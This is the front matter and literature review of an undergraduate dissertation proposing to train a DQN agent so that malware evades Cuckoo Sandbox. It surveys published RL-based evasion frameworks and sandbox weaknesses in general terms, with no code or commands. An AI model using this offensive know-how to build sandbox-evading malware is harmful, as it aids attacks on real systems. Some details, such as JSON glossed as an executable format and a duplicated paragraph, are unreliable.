Project HyperAdapt: An Agent-based intelligent sandbox design to deceive and analyze sophisticated malware

WMMSDS Perera

(IT21261046)

BSc (Hons) degree in Information Technology
Specialized in Cyber Security

Department of Computer Systems Engineering

Sri Lanka Institute of Information Technology
Sri Lanka

April 2025

DECLERATION

“I declare that this is my own work, and this dissertation does not incorporate without acknowledgement any material previously submitted for a degree or Diploma in any other University or institute of higher learning and to the best of my knowledge and belief it does not contain any material previously published or written by another person except where the acknowledgement is made in the text.

Also, I hereby grant to Sri Lanka Institute of Information Technology, the non-exclusive right to reproduce and distribute my dissertation, in whole or in part in print, electronic or other medium. I retain the right to use this content in whole or part in future works (such as articles or books).”

Name	IT Number	Signature
Perera W M. M. S. D. S.	IT21261046	[illegible]

ACKNOWLEDGEMENT

I would like to extend my heartfelt gratitude to Mr. Amila Senarathne, Senior Lecturer and Head of the Industry Engagement Unit at the Sri Lanka Institute of Information Technology, for his invaluable guidance, constant encouragement, and thoughtful supervision throughout the course of this research. His expertise and mentorship played a vital role in shaping the direction and quality of this study.

I am equally grateful to my co-supervisor, Mr. Deemantha Siriwardana, Assistant Lecturer, for his continuous support, constructive feedback, and timely insights that helped me overcome various challenges during this project.

A special word of thanks goes to our external supervisor, Ms. Chethana Liyanapathirana, Assistant Professor at the Department of Mathematics, Computer Science, and Digital Forensics, Commonwealth University of Pennsylvania, for her valuable contributions, external perspectives, and expert advice which greatly enriched the research process.

I also wish to sincerely acknowledge the Department of Computer Systems Engineering at Sri Lanka Institute of Information Technology (SLIIT) for providing the academic environment and necessary resources to carry out this research successfully.

Moreover, I would like to express my appreciation to my project group members for their collaboration, commitment, and shared efforts throughout the research journey. Their support and teamwork were essential to the successful completion of this project. Finally, I thank everyone who supported this endeavor, both directly and indirectly, and contributed to the successful completion of this thesis.

TABLE OF CONTENT

LIST OF FIGURES

LIST OF TABLES

LIST OF ABBREVIATIONS

Abbreviation	Description
RL	Reinforcement Learning
DQN	Deep Q-Network
AV	Antivirus
API	Application Programming Interface
HID	Human Interaction Detection
T1-T4	Timing-Based Evasion Techniques
F1-F4	Filesystem-Based Evasion Techniques
H1-H3	Human Behavior-Based Evasion Techniques
γ (Gamma)	Discount Factor
ε (Epsilon)	Exploration Rate
MSE	Mean Squared Error
MinGW	Minimalist GNU for Windows (Cross Compiler)
Colab	Google Colaboratory
Q(s, a)	Q-value for State s and Action a
Cuckoo	Cuckoo Sandbox Analysis Framework
JSON	Executable File Format
H3	Registry-Based Recent Document Detection Evasion

1. INTRODUCTION

Malware detection and eradication remain critical (high-value) components in the protection of digital infrastructure for consumers, enterprises, and government agencies. As the complexity and destructiveness of malware continue to evolve, traditional cybersecurity mechanisms must also adapt to meet these ever-growing challenges. Malware such as viruses, ransomware, worms, and Trojan horses are capable of undermining the core principles of system security: confidentiality, integrity, and availability (CIA). Signature-based detection and heuristic analysis have historically played an essential role in identifying known and straightforward threats. However, these conventional techniques fall short in addressing modern malware, which frequently employs sophisticated evasion tactics and zero-day exploits to avoid detection.

Contemporary detection systems are increasingly incorporating machine learning (ML) and reinforcement learning (RL) to enhance resilience and adaptability in response to these limits. Research in this topic has primarily concentrated on enhancing detection accuracy and resilience against adversarial inputs, emphasizing the defensive domain. But as intelligent detection techniques become more popular, a related development on the offensive side—that of adaptive malware able to learn and grow to evade security systems has arisen.

This study transitions from a defensive emphasis of previous research to an offensive exploration of malware (specified) prevention. The objective is to construct or modify malware utilizing reinforcement learning, namely the Deep Q-Network (DQN) approach, to proficiently evade dynamic analysis environments such as Cuckoo Sandbox. Utilizing feedback from the sandbox environment, the malware progressively learns the most effective sequence of evasive maneuvers, hence enhancing its behavior to improve stealth and survivability.

Existing systems as MERLIN and MAB-Malware have shown how reinforcement learning can generate malware able to evade machine learning-based detection engines. In the face of uncertainty, these models optimize decision-making by utilizing various reinforcement learning strategies, like Q-learning and Multi-Armed Bandits. Distributional Double Deep Q-Networks (DiDDQN) are employed by models like AIMED-RL to enhance evasion in complex detection systems further. Many of these studies, however, solely focus on fixed or semi-dynamic detection models and fail to fully engage with real-time sandbox interactions.

This paper presents a DQN-based reinforcement learning framework that can function in totally dynamic environments to tackle this shortcoming. The algorithm is able to directly interact with the Cuckoo Sandbox and learn from each execution attempt where the malicious sample was not detected. As a result of the learning process, malware will evolve to find optimal evasive combinations of system fingerprinting, delay time, and awareness of the environment, to pass through analysis without detection.

By highlighting the ability of malware to modify in real-time, this approach focuses on the dynamic relationship between malware and the detection environment. This paper indicates the shortcomings of current detection solutions and the increasing threat posed by intelligent and evasive malware within contemporary cybersecurity environments by emphasizing the offensive application of RL to create malware.

\

1.1. Background Literature

1.1.1 Significance of malware detection in cybersecurity

Detecting malware is crucial for the protection of digital systems in many areas, including private industry, government and personal use. As our reliance on digital infrastructures increases, so too does the sophistication and potential destructiveness of malware. Malware is a blanket term used to refer to many types of malicious software, including viruses, worms, trojans and ransomware. Malware is quickly becoming an identifiable problem because of its ability to steal sensitive data and cause serious operational disruption. One such example is the ransomware incident with Colonial Pipeline in 2021, which shut down fuel distribution in the Eastern United States. This incident serves as a pernicious reminder that malware can affect critical infrastructures and cause both operational disruption and financial impact, even at the scale of millions of dollars [1]. Historically, the primary means of defense against malware attacks has been to apply tailored frameworks, primarily heuristic-based analysis or signature-based analysis. Signature-based detection is an effective defence against known threats, as it can match code against a database of known malware signatures. However, signature-based and heuristic detection is limited in its absence of malware detection for new and unknown threats, typically referred to as a zero-day threat [2].

Conversely, heuristic analysis involves watching program behavior and looking for any anomalous behavior as a potential sign of infection. As malware is growing in sophistication, normal detection methods are facing additional challenges, particularly in detecting viruses that utilize complicated evasion behaviors to avoid detection [3].

1.1.2 Evolution of malware and evasion techniques

Malware has evolved over time by constantly using more sophisticated techniques to avoid detection. Malware, including simple viruses and worms, originally spread primarily via file sharing and infected media. but the methods that fraudsters use have also been adjusted with cybersecurity protections.




Figure 1: Malware Evolution [11]

APTs (advanced persistent threats) have emerged as a serious concern for both businesses and the government. These threats may involve lengthy and extremely complicated operation based Initiative. Instead of simply using malicious code, Advanced Persistent Threats use a combination of stealth, prolonged stay, and sophisticated evasion methods to breach a victims network and hide for an extended time [4]. In the case of modern malware evasion, one technique has been to rely on encryption to obfuscate the malicious payload inside of ordinary files which is more difficult for signature-based detection systems [5]. Another advancement in the cycle of malware is the introduction of adversarial threats against machine learning models. In these attacks, input data is used to trick machine learning systems into suggesting that the malware is benign software, which is often a direct counter to machine learning-based security solutions [6].

1.1.3 Introduction to reinforcement learning (RL) with malware evasion

Reinforcement Learning (RL) is a novel and powerful approach for malware evolution studies, particularly evasion. RL represents a change from traditional machine learning methods, which require significant data to identify patterns, to using an agent that becomes capable of making decisions as they interact with its environment. The agent is compensated (deepening on the reward structure) as to how well it performs.

The actions taken create a feedback loop, which allows it to gradually enhance its actions against its opponent's behavior. RL has potential applications to malware evasion to dynamically reconfigure the malware's behavior, in order to evade detection [7]. A malware program trained with reinforcement learning could, for example, learn to postpone its actions until it senses the sandbox environment is not actively monitoring it (e.g., time bomb). By using reinforcement learning, malware can potentially better evade increasingly complex detection systems by continually evolving its behavior based on feedback inputs [8]. The later examples highlight the great potential that Reinforcement Learning (RL) brings to the field. RL opens new pathways to the creation and improvement of adaptive malware that can purposely outsmart evolving defenses posed by detection systems. RL has the ability to adapt, and as such, creates an ever-evolving threat to information security, given it provides an avenue for malware to construct and execute multiple strategies, which may be difficult for fixed protections to keep up with [9].

1.1.4 Review of RL in malware generation

- **Key Studies in RL-Based Malware Generation**

  Reinforcement Learning (RL) can be a viable way of generating malware and evade most detection systems. The literature has some important studies showing RL generates adaptable and resilient malware.

  The MERLIN framework is one of the first investigations in this area, using Deep Q-Networks (DQN) to create malware that is successful in avoiding detection from machine learning detection systems. In this example, an RL agent is trained to change pre-existing samples of malware to enhance their ability to evade detection through a minor yet critical change in the form of code changes. Demonstrations showed that DQN could generate adversarial examples that could defeat both static and dynamic analysis techniques [7].

The MAB-Malware framework represents a significant advancement by taking the problem of adversarial malware generation as a MAB problem. This approach allows the reinforcement learning agent to effectively balance the exploration of new alternatives and the exploitation of its existing knowledge, thereby optimizing the production of evasive malware. MAB-Malware represents an exceptional technical achievement as it has been shown to evade both static classifiers and commercial antivirus tools, further demonstrating how effectively RL can create malware that can promptly respond to unforeseen circumstances [9].

AIMED-RL demonstrates greater advancement by employing a Distributional Double Deep Q-Network (DiDDQN) to create optimal adversarial malware samples that can evade malware detection mechanisms. This model optimizes for minimal transformation density while still generating detection-resistant malware which remains functional. AIMED-RL outperforms traditional RL methods in both evasion success and efficiency [8].

- **Overview of RL Concepts (DQN, IRL, DiDDQN) for Malware Generation**

The use of reinforcement learning in the development of robust evasive malware(s) has mostly focused on a few fundamental ideas and algorithms that have greatly advanced this domain.

The development of malware that relies on RL has utilized Deep Q-Networks (DQN) extensively. DQN combines Q-learning and deep neural networks so that the RL agent can effectively work with large state spaces. DQN can teach malware to perform certain evasive behaviors, such as altering its code or delaying execution until it is not being monitored by a sandbox environment, by teaching it what order to take the most optimal actions [7]. Reinforcement Learning (RL) has gained traction as a technique to develop malware. In Inverse Reinforcement Learning (IRL), the reward function is learned from expert demonstration, as opposed to traditional RL, which assumes the reward function is known. The malware learns based on successful evasion methods and analyzes actions, states, and ramifications [6].|




Figure 2:Structure of IRL Method [6]

The figure above depicts a Reinforcement Learning (RL) architecture, specifically intended to evade malware, with Inverse Reinforcement Learning (IRL) as part of the interaction with its environment. The environment consists of a classifier and feature extractor combined, which creates the environment design for the RL agent to interface. The agent must interface with the environment using the Eval-Net and Target-Net, selecting actions to maximize the Q-value, or a predicted reward. The memory pool is where the agent stores its experiences, enabling the agent to learn and eventually hone its approach over time. The IRL component extracts the reward function from observed behavior, adding its knowledge into the RL process. All the components, including the environment, agent, memory pool, and IRL (in real life), support an iterative process that allows the agent to consistently improve its escape strategies.

An advancement of the DQN algorithm intended to resolve multiple limitations of DQN's original design is Distributional Double Deep Q-Networks (DiDDQN). DiDDQN prioritizes providing information on the distribution of the rewards over just their expected value in an effort to provide precise decision-making in the space of malware avoidance. Therefore, this framework enhances the capability of reinforcement learning agents to overcome challenges, increasing efficiency toward generating malware that evades detection [8].

- **Successes and Limitations**

The ability to generate malware that is adaptive and can evade numerous detection systems speaks to the effectiveness of RL-based methods in malware generation. For example, by using RL, the MERLIN framework was able to continuously improve evasion techniques, resulting in high evasion rates against machine learning classifiers [7]. The MAB-Malware's effectiveness against commercial antivirus software [9] similarly illustrates the potential of RL to create malware that will prove to be a challenge for traditional security solutions.

Nonetheless, these methods do come with hurdles. Substantial resources and time are needed to train RL models, which is a hurdle due to the computational demands. Additionally, as with other RL applications, constructing a proper reward function may be a significant hurdle in many cases, particularly in complex scenarios where users can't measure the intended behavior [6]. Furthermore, certainly the ethical implications of developing and utilizing RL-based malware are significant because adversarial actors could deploy these tools [8].

1.1.5 Dynamic analysis and sandbox environments

- **Role of Dynamic Analysis in Malware Detection**

Dynamic analysis is useful in determining malware by observing the malware's behavior within a controlled environment. Dynamic analysis consists of executing malware in a controlled, isolated environment to observe malware interaction and event behavior with the system, including file I/O, network connections, and registry accessing. Unlike static analysis, which examines code without executing it, dynamic analysis allows cybersecurity researchers and automated systems to identify harmful events and activity that may not have been observed in the code alone, especially with obfuscated and polymorphic malware [6].

Cuckoo, Drakvuf, and ANY.RUN are popular suites of sandbox environments that can provide a way to conduct dynamic malware analysis. Each one of these sandbox environments runs malware samples in simulated or virtualized environments while also keeping extensive logs of malware behavior. For example, the Cuckoo Sandbox is an open-source automated malware analysis tool that can perform analysis on files, URLs, and even network traffic. It provides detailed information on the behavior of submitted malware samples. Cuckoo combines static and dynamic analysis to identify anomalous behavior patterns within the analyzed samples. Drakvuf utilizes Virtual Machine Introspection (VMI) to monitor the malware from outside the guest operating environment, thus increasing the resistence to detection and evasion techniques that target standard in-guest agents. ANY.RUN is an interactive malware analysis sandbox that enables an analyst to interact with the malware sample as it runs, thus obtaining immediate insight into the behavior of the malware. The interactive component of malware analysis in ANY.RUN has a unique benefit of being able to see how malware responds to certain triggers.

- **Limitations of Sandbox Environments**

Despite their current effectiveness, sandbox environments do have limitations, particularly in regards to sophisticated malware that employs elaborate and complex evasion techniques, and the development of evasion techniques is also like a metaphorical race (for proof, see [8]) between sandbox environments and sophisticated malware. One of the key weaknesses of sandboxes like Cuckoo and ANY.RUN is their risk to detection by the sandboxed malware. Malware authors have long written their malicious code in a way that allows it to detect whether it is in a sandbox because, as they experimented and tested, they typically using sandbox environments. As a result, malicious code may demonstrate changes in its behavior to evade detection (e.g., suspend, and/or change its intent, or appear to demonstrate "innocent" behavior) if the malware catches the presence of a sandbox, postponing the malicious activity or completely ceasing malicious activity, in order to evade detection of the malware behavioral pattern [8].

Timing attacks are also common evasive techniques, as the virus waits to execute until after a traditional analysis window has elapsed thereby extending the monitoring period. This is exploiting the fact that sandbox settings often have time constraints because the sample is only monitored for a short time to conserve on resources, especially when dealing with multiple samples. [6] [10].

- **Comparison of Cuckoo, Drakvuf, ANY.RUN, and Other Sandboxes**

In comparison with other sandbox-centers platforms, Cuckoo stands apart, especially in how they introduce support for evasive malware. Cuckoo is known for providing extensive and in-depth skills with analytical detection which have the capability to analyze and identify a misuse across a variety of document extensions (ex: .txt, php, pdf, jpeg, png etc) and webpages. Although, the detection ability of the software is reliant on what the Cuckoo system refers to as in-guest agents, exposing the system to detection from malware that performs an environment detection and uses anti-analysis such as code obfuscation [1].

Drakvuf, running at the hypervisor level with VMI, makes it possible to monitor malware without the need for an agent within guest operating systems. As an agentless capability, Drakvuf avoids leaving behind the typical footprints of in-guest agents giving it a significant advantage when it comes to preventing detection by malware [2]. However, while Drakvuf's VMI model offers these advantages, there are still disadvantages such as performance and the potential limitation of depth of analysis that would be possible with more invasive techniques, such as those used by Cuckoo [7].

ANY.RUN's interactive analysis feature takes a different approach. user can interact manually with the virus as it runs, providing a more accurate, dependable and timely understanding of its activity. This interactivity will show the user actions that automated systems may miss. However, too much reliance on manual interaction might be a disadvantage, as it could introduce variation in the analysis based on the analyst's ability and decisions [7].

Additional differences to this comparison also come from other sandboxes such as Anubis and CWSandbox. CWSandbox, like Cuckoo, is also susceptible to timing attacks and environment checks [9], while mimicking a Windows environment, so stressing behavioral analysis. While Anubis handles behavioral analysis similarly to Cuckoo, it is especially useful for detection of malware that interacts with command-and-control (C2) servers since it is focused on network behavior analysis [6]. Anubis has similar vulnerabilities to Cuckoo and ANY.RUN, in that it can be detected by malware that is specifically designed to evade virtualized environments.

While each sandbox offers distinct advantages, they often share the same drawbacks that a clever malware analyst may use to ship malicious payloads. Improving malware detection and developing more robust systems for analysis depends on those constraints and its use of its integrations, particularly with Cuckoo, Drakvuf, and ANY.RUN.

1.1.6 Case studies or real-world examples in RL-based malware

- **Case Study 1 (MERLIN Framework)**

The MERLIN framework showcases the use of RL for developing malware. In this paper, the researchers created a reinforcement learning (RL) agent that employed a Deep Q-Network (DQN) to alter previously existing malware samples. The goal was to improve malware's ability to evade detection from security systems utilizing machine learning algorithms. The MERLIN framework demonstrated the ability to evade static and dynamic analysis, supporting the view that RL is capable of creating malware that adapts to many defensive techniques. The iterative improvement of MERLIN’s viral code to circumvent detection strategies signifies an advancement in adversarial machine learning [7].




Figure 3: Merlin Reinforcement learning framework representation with detailed environment [7]

The illustration above describes the use of reinforcement learning (RL) togenerate adaptive malware. In this framework, an RL agent interacts with an environment that consists of a malicious Portable Executable (PE) file and lure that is a detection, such as an adversary system that uses machine learning. The agent observes the current state of the environment, makes decisions about what edits to make to the malware, and implements those actions. The modified malware is submitted to the detection within the environment and receives an evaluation that is in the form of a reward. A positive reward means a successful evasion, while a negative reward indicates detection. Because of the feedback loop, the agent is able to continuously evolve the virus, constantly enhancing its ability to evade both static and dynamic analysis. This progression is depicted in the graphic, which illustrates the agent's interaction with the environment and the RL agent's duty of detuning the malware to successfully evade detection [7]. The horror of the framework to evade both static and dynamic analysis demonstrates the potential for RL to develop malware that can adapt to any defensive approach. The iterative improvement of the viral code by MERLIN to avoid detection methods is a significant advancement in the field of adversarial machine learning [7].

- **Case study 2 (MAB-Malware Framework)**

The MAB-Malware framework stands out as an important advancement in leveraging reinforcement learning (RL) to generate malware that bypasses detection. The approach effectively balances exploration (searching for alternative options) and exploitation (using previously learned knowledge through training) by utilizing a Multi-Armed Bandit (MAB) scenario. With this approach, the RL agent can systematically explore multiple behaviors (i.e., changing code order or introducing delays) to optimize for the most successful behaviors to evade detection [9].

The decision-making mechanism within the MAB-Malware framework is depicted is displayed in the Figure shown below. Different actions on a large scope (macro) level and small scale (micro) level are applied, removed, or changed based on the actions effectiveness to allow the malware to be in a non-harmful state and remain undetected. Because malware can dynamically change itself to defeat different detection scenarios this improves the malware's chances of staying undetected by both commercial anti-virus software and static classification systems.




Figure 4: MAB Malware Framework- Action minimization [9]

The MAB-Malware framework's efficacy is evidenced by its notable evasion rate, highlighting the increasing sophistication of malware and its ability to dynamically adapt its behavior to elude even the most advanced security measures. The constant struggle/battle between malicious actors and cybersecurity experts is made easier by MAB-Malware's adaptability [9].

- **Case study 3 (AIMED-RL)**

AIMED-RL employs a Distributional Double Deep Q-Network (DiDDQN) to enhance the potential and applicability of RL in the development of malware. To make the malware produced more effective and less detectable, this indicates that they focus on minimizing the chain of transformations necessary for evasion. AIMED-RL demonstrates that RL techniques serve an evolving role in cybersecurity because it achieves better evasion success and efficiency compared with standard RL approaches. This means that this case study demonstrates the power of powerful reinforcement learning models capable of producing malware that is harder to detect and more resilient against a variety of protection mechanisms [8].

1.1.7 Current State

The use of RL in malware creation and execution has progressed to a point in which RL could potential create malware that is highly flexible and potentially complex. The demonstrations conducted by frameworks such as MERLIN, MAB-Malware, and AIMED-RL have shown that RL can successfully evade not only traditional detection methods, but also many advanced detection methods. These developments indicate a milestone for cybersecurity as it poses a question of whether attackers and defenders are now using AI and ML in a sort of arm race.

The extensive integration of RL into malware also creates considerable problems. The danger arises if these techniques become more sophisticated and abundant, as they can be abused. This situation underscores the importance of continued research into potential defense strategies that can target RL-based malware. The current state of the art in the field focuses on creating sample detection algorithms that use reinforcement learning to augment detection alongside conventional security. Ongoing research is finding ways to utilize reinforcement learning in defensive contexts as a way to anticipate and respond to evolving threats.

In conclusion, reinforcement learning (RL) has shown to be a valuable approach to improving malware, which in turn has created an increasing challenge for cybersecurity professionals. The field needs to advance even further, investing in developing defenses that can keep pace with the ever growing skill set of RL-based malware. For that to happen even more research needs to emphasis an offensive approach with sustainable improvements in minds.

1.1.8 Functional and non-functional requirements

- **Functional Requirements:**
    - **Initial Malware Gathering Process (Data Collection, Meta-data Retrieval):** As part of this process, malware samples are systematically

gathered from different sources and important metadata is retrieved for each sample. The data that was gathered will be used to do more research and make the idea better.

- **Database Management (Storage, Retrieval, Update):** The database management part keeps malware samples and their information safe, makes them easy to find, and makes sure they are always up to date. It makes sure that all the data is in order and can be used for training models and analysis.
- **Virtual Environment Setup (Sandbox Configuration, Automation the setup):** Setting up and running sandboxes where malware can be tried safely is part of this. The sandbox is important because it lets user to watch how software works without putting real systems at risk.
- **Developing Reinforcement Learning Model (Develop, Fine-tuning, Co-existing):** The RL model is being built by creating, training, and fine-tuning a model that can work with the manual process of making malware. Through repeated learning, this model is necessary to make the malware better at getting around security measures.
- **Manual Malware Development Process:** As part of this process, individual malware samples are made by hand so that they can be used to fine-tune the RL agent. It involves making software with built-in ways to avoid detection and functions that can be used.
- **Cuckoo Sandbox Integration (Analyze malware, Detect and log sandbox techniques):** The system can immediately look at malware samples, find and record the sandbox techniques used during analysis, and save the results for further review and improvement thanks to its integration with Cuckoo Sandbox.
- **Develop Feedback Loop:** As part of the feedback loop, malware research results are saved and then used to make the malware samples and the RL model better. Feedback-driven updates make sure that the system changes and grows to meet new challenges.

- **Non-Functional Requirements:**
    - **Performance:** The system needs to be able to handle a lot of malware samples quickly and correctly, and the RL tuning process needs to be optimized to cut down on processing time. This makes sure that the malware is analyzed and changed quickly so that it can avoid being caught in a sandbox.
    - **Scalability:** As the project grows, the database should be able to handle more malware samples and the metadata that goes with them. This means that the database design should be scalable. This makes sure that the system can handle growth in the future without slowing down.
    - **Security:** Because addressing malware involves sensitive information, security is crucial. Ensuring that only authorized individuals have access to the system requires the implementation of strict access controls. Malware samples need to be transmitted via secure methods and kept encrypted for added security. This is in line with the ethical considerations of the project (discussed in previous topics), guaranteeing that malware management is done in a controlled, safe, and responsible manner, hence reducing dangers to the surrounding environment.
    - **Maintainability:** The system should be easy to manage, with a focus on using version control to keep track of changes, encourage teamwork, and keep a record of how it was built. For manual malware creation, the code should be clean, modular, and well-documented so that it's easier to make changes, fix bugs, and add-ons in the future.

1.1.9 Ethical considerations in RL-based malware in observed research studies

The development and use of RL-based malware raise significant ethical issues, particularly due to the potential misuse of advanced methods. Cybersecurity researchers must balance the benefits of new technology without harm to real-world systems. The ethical dilemmas in this field revolve mainly around dual-use of cybersecurity research, where the technology created to protect systems could also be misused to cause harm.

Contemporary studies often explore ethical dilemmas by attempting to successfully manage studies in limited environments, with clear boundaries that dissociate offensive versus defensive uses of the work. For example, literature such as the MERLIN framework indicates the importance of creating countermeasures together with RL-based malware, in order to dissuade the unethical uses of the technology/techniques [3]. Additionally, some researchers are very supportive of strict adherence to ethical guidelines and collaboration with practitioners to ensure RL advances are used solely for defensive scenarios [10]. There are many ethical implications in this type of research, many of which go beyond an academic issue, and result in a need to navigate the ethical implications of their physical impacts on the real systems. Moreover, continued research is being completed to study the application of RL in defensive situations, to as accurately as possible predict and minimize chances of risk, as noted in prior sections.

1.1.10 Concluding the Literature Review

- **Summary of Gaps Identified**

  A review of the current literature on reinforcement learning (RL) for malware development and detection reveals a number of significant gaps. While considerable advancements have been made in the development of RL frameworks such as MERLIN, MAB-Malware, and AIMED-RL, this research has generally focused on evaluating RL's performance in bypassing detection. However, the literature is noticeably lacking in studies examining the integration of RL with other innovative techniques, such as generative adversarial networks (GANs) or hybrid systems, that could potentially increase the complexity and stealth of malware [7], [8], [9].

A survey of the state-of-the-art literature on the application of reinforcement learning (RL) concerning malware development and detection highlights considerable gaps in our understanding. Increased understanding of RL frameworks, including the MERLIN framework, MAB-Malware, and AIMED-RL, is available. However, the literature has predominantly focused on assessing the RL frameworks in bypassing detection. A noticeable gap in the literature is the integration of RL with other innovative methodologies, such as generative adversarial networks (GAN), or hybrid systems, that will present even more advanced complexity and stealth in malware [7], [8], [9].

Another critical gap is the ethical and legal aspects of creating and using robust malware based in RL. Although there have been many studies/research reported on the techniques of reinforcement learning in malware generation, the broader implications of this research are largely unknown. There is a clear requirement for a comprehensive framework which considers the potential abuses of reinforcement learning in the practice of malware development and proposes ethical guidelines for researchers working in that space [8].

